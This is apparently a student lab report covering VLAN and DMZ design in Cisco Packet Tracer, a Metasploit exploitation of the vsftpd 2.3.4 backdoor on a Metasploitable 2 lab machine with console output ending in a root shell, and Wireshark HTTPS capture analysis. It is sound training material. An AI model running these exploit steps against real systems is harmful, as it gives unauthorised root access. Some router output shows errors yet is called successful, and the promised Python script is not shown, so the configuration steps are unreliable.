Title: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

1. Introduction

This task focuses on creating a secure network design involves segmenting network to limit the attack surface and firewalls for traffic control. Penetration Testing with Metasploit identifies vulnerability through scanning and exploiting the discovered vulnerability on the test environment which is Metasploit. Analyzing the encrypted network traffic using Wireshark and Python libraries such as Scapy or Pyshark without decrypting content

2. Tools Used

- Operating system: Kali Linux
- Metasploitable 2
- Python 3
- Wireshark
- Scapy library
- Pyshark library
- Cisco Packet Tracker
- Metasploit

3. Secure Network Design

A secure topology for 10-20 devices places public-facing web servers in a DMZ separated by firewalls from internal VLANs:

- Employees (VLAN 10)
- Guests (VLAN 20)
- Inernal Servers (VLAN 30)

Internal server in DMZ with strict access controls, which got protected by Firewall

Logical Topology To Build

1. 1 x Router – will act as firewall + router.
2. 1 x Layer 2 Switch for VLAN 10, 20, 30.
3. PCs:
    a. Employee VLAN 10: 10 PCs
    b. Guest VLAN 20: 5 PCs
    c. Management VLAN 30:
4. 1 x DMZ Web Server (on a separate subnet)
5. 1 x Cloud for providing Internet

Subnet

- VLAN 10 (Employees): 192.168.10.0/24
- VLAN 20 (Guests): 192.168.20.0/24
- VLAN 30 (Internal servers): 192.168.30.0/24
- DMZ (Web server): 192.168.100.0/24
- Outside/Internet: 203.0.113.0/30

4. Switch Setup & Configuration

Configuration:

On Switch head to CLI for configuration
Use the following commands to configure the Switch:

1. enable
2. config t
3. vlan 10
4. name EMPLOYEE
5. vlan 20
6. name GUEST
7. vlan 30
8. name SERVERS

Assign access ports:

- Fa0/1–Fa0/10 → VLAN 10 (employees)
- Fa0/11–Fa0/15 → VLAN 20 (guests)
- Fa0/16–Fa0/18 → VLAN 30 (internal servers)
- Fa0/24 → trunk to router

On Switch head to CLI for configuration
Use the following commands to configure the Switch:

1. interface range fa0/1 - 10
    a. switchport mode access
    b. switchport access vlan 10
2. interface range fa0/11 - 15
    a. switchport mode access
    b. switchport access vlan 20
3. interface range fa0/16 - 18
    a. switchport mode access
    b. switchport access vlan 30
4. interface fa0/24
    a. switchport mode trunk
    b. switchport trunk
    c. encapsulation dot1q
    d. switchport trunk allowed vlan 10,20,30

```
Switch#show vlan brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Gig0/1, Gig0/2
10   Employee                         active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10
20   Guests                           active    Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15
30   Servers                          active    Fa0/16, Fa0/17, Fa0/18
40   test                             active    Fa0/19, Fa0/20
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
Switch#show interfaces trunk
```

Successfully Configured the Switch

5. Router Setup & Configuration


Configuration:

On Router head to CLI for configuration
Use the following commands to configure the Switch:

1. enable
2. conf t
3. interface g0/0
    a. no shutdown
4. ! VLAN 10 – Employees
5. interface g0/0.10
    a. encapsulation dot1Q 10
    b. ip address 192.168.10.1 255.255.255.0
6. ! VLAN 20 – Guests
7. interface g0/0.20
    a. encapsulation dot1Q 20
    b. ip address 192.168.20.1 255.255.255.0
8. ! VLAN 30 – Servers
9. interface g0/0.30
    a. encapsulation dot1Q 30
    b. ip address 192.168.30.1 255.255.255.0

Gateway Setup on Hosts:

- VLAN 10 PCs: gateway 192.168.10.1
- VLAN 20 PCs: gateway 192.168.20.1
- VLAN 30 servers: gateway 192.168.30.1



Successfully Configured Router

6. DMZ setup

Use Routers g0/1 interface for setting up DMZ
Use the following command in Router to setup DMZ:

- interface g0/1
- ip address 192.168.100.1 255.255.255.0
- no shutdown

Make a connection from the Router to DMZ webserver

Configuring DMZ web server:


- IP: 192.168.100.10
- Mask: 255.255.255.0
- Gateway: 192.168.100.1

The Web server in the DMZ segment the traffics are strictly filtered

```
Router>enable
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface g0/2
Router(config-if)#ip address 203.0.113.0 255.255.255.252
Bad mask /30 for address 203.0.113.0
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to up

Router(config-if)#iproute 0.0.0.0 0.0.0.0 203.0.113.2
                   ^
% Invalid input detected at '^' marker.

Router(config-if)#end
Router#
%SYS-5-CONFIG_I: Configured from console by console
```


Successfully Configured Router for DMZ

7. Network Setup



Network Setup At Cisco Packet Tracker

8. Network Topology



Network Topology

9. Metasploit Testing

Enviornment setup

- Attacker - Kali Linux
- Target - Metasploitable 2
- Tool - Metasploit


Before starting the Metasploit , we first need to initiate a database using :

- msfdb init

And setting up the user and database in postgresql

Powering up the Metasploit using:

- msfconsole
- db_status - verify db connection
- db_nmap -sV -T5 192.168.82.171



Nmap Scan Result

Search for the exploit

```
msf6 > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

 Exploit Title

vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
```

Vsftpd 2.3.4 Exploit

```
msf6 > search vsftpd 2.3.4

Matching Modules

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Module for Vsftpd 2.3.4 vulnerability

Setting up the required details

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.82.171
rhosts => 192.168.82.171
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.82.171   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Rhost Setup

Exploitation


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.82.171:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.82.171:21 - USER: 331 Please specify the password.
[+] 192.168.82.171:21 - Backdoor service has been spawned, handling...
[+] 192.168.82.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATIO
[*] Command shell session 1 opened (192.168.82.30:46185 → 192.168.82.171:6200) at 2025-12-23 03:44:58 -0500

whoami
root
bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Successful Exploitation

The above **screenshots** shows that the vulnerability got successfully exploited using the modules in metasploit framework and gained the **root shell access**.

10. Traffic Analysis using Wireshark

HTTPS traffic analysis


tcp.port == 443

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.82.68	13.232.193.230	TLSv1.2	108	Application Data
2	0.071477	13.232.193.230	192.168.82.68	TCP	54	443 → 63033 [ACK] Seq=1 Ack=55 Win=10 Len=0
3	0.071627	13.232.193.230	192.168.82.68	TLSv1.2	110	Application Data
4	0.111989	192.168.82.68	13.232.193.230	TCP	54	63033 → 443 [ACK] Seq=55 Ack=57 Win=255 Len=0
5	0.461731	192.168.82.68	34.107.205.1	TCP	55	65228 → 443 [ACK] Seq=1 Ack=1 Win=253 Len=1 [TCP PDU reassembled in 91]
6	0.489363	192.168.82.68	104.16.103.112	TLSv1.2	96	Application Data
7	0.498537	34.107.205.1	192.168.82.68	TCP	66	443 → 65228 [ACK] Seq=1 Ack=2 Win=1046 Len=0 SLE=1 SRE=2
8	0.535433	104.16.103.112	192.168.82.68	TCP	54	443 → 65470 [ACK] Seq=1 Ack=43 Win=16 Len=0
11	0.818498	104.16.103.112	192.168.82.68	TLSv1.2	108	Application Data
12	0.819945	192.168.82.68	104.16.103.112	TLSv1.2	96	Application Data
13	0.875726	104.16.103.112	192.168.82.68	TCP	54	443 → 65470 [ACK] Seq=55 Ack=85 Win=16 Len=0
35	1.417060	192.168.82.68	104.18.26.48	TLSv1.2	883	Application Data
36	1.417430	192.168.82.68	104.18.26.48	TLSv1.2	1238	Application Data
37	1.418134	192.168.82.68	104.18.26.48	TLSv1.2	750	Application Data
38	1.418279	192.168.82.68	104.18.26.48	TLSv1.2	888	Application Data
44	1.477822	104.18.26.48	192.168.82.68	TCP	54	443 → 52668 [ACK] Seq=1 Ack=830 Win=29 Len=0
45	1.477822	104.18.26.48	192.168.82.68	TCP	54	443 → 52668 [ACK] Seq=1 Ack=2014 Win=29 Len=0
46	1.477822	104.18.26.48	192.168.82.68	TCP	54	443 → 52668 [ACK] Seq=1 Ack=2710 Win=30 Len=0
47	1.477822	104.18.26.48	192.168.82.68	TCP	54	443 → 52668 [ACK] Seq=1 Ack=3544 Win=30 Len=0
48	1.480085	104.18.26.48	192.168.82.68	TLSv1.2	175	Application Data
49	1.480253	104.18.26.48	192.168.82.68	TLSv1.2	359	Application Data
50	1.480253	104.18.26.48	192.168.82.68	TLSv1.2	85	Application Data
51	1.480372	192.168.82.68	104.18.26.48	TCP	54	52668 → 443 [ACK] Seq=3544 Ack=458 Win=1022 Len=0
53	1.844504	104.18.26.48	192.168.82.68	TLSv1.2	631	Application Data
54	1.844504	104.18.26.48	192.168.82.68	TLSv1.2	421	Application Data
55	1.844504	104.18.26.48	192.168.82.68	TLSv1.2	85	Application Data
56	1.844504	104.18.26.48	192.168.82.68	TLSv1.2	152	Application Data

HTTPS traffic analysis


We captured the network traffic using wireshark and analyzed for https traffic by filtering the result using : **tcp.port == 443**
The result was saved in the .pcap file named **https_traffic.pcap**

11. Traffic analysis using Python

HTTPS analysis in captured pcap


Analyzing the HTTPS traffic in a https_traffic.pcap file, with the help of python by using the libraries like scapy, pyshark to analyse the traffic

Python code Result



Python code result

Python code output



Python code output

12. Key Learnings

- Learned how to capture and analyze network traffic using Wireshark, applying display filters to focus on the required packets for better analysis.
- This task focuses on defense-in-depth through network segmentation, setting up secure network , configuring router, switch and adding rules in firewall
- Developed a Python script using Scapy and Pyshark to analyze the captured pcap file.
- Used Metasploit to exploit the vulnerable service and gained the root shell

13. Conclusion

Implemented secure topologies with VLANs and DMZs significantly reduces breach scope, Metasploit streamlines exploit testing on targets like Metasploitable, and traffic analysis with Wireshark and Python which uncovers HTTPS communication patterns

14. References

- Wireshark - https://www.wireshark.org/
- Wireshark traffic analysis - https://medium.com/@jcm3/wireshark-traffic-analysis-part-1-tryhackme-walkthrough-a9bec11d94d9
- Packet tracker - https://itexamanswers.net/cisco-packet-tracer-tutorial-for-beginners-how-to-use-packet-tracer
- Scapy - https://scapy.readthedocs.io/en/latest/usage.html
- Pyshark - https://github.com/KimiNewt/pyshark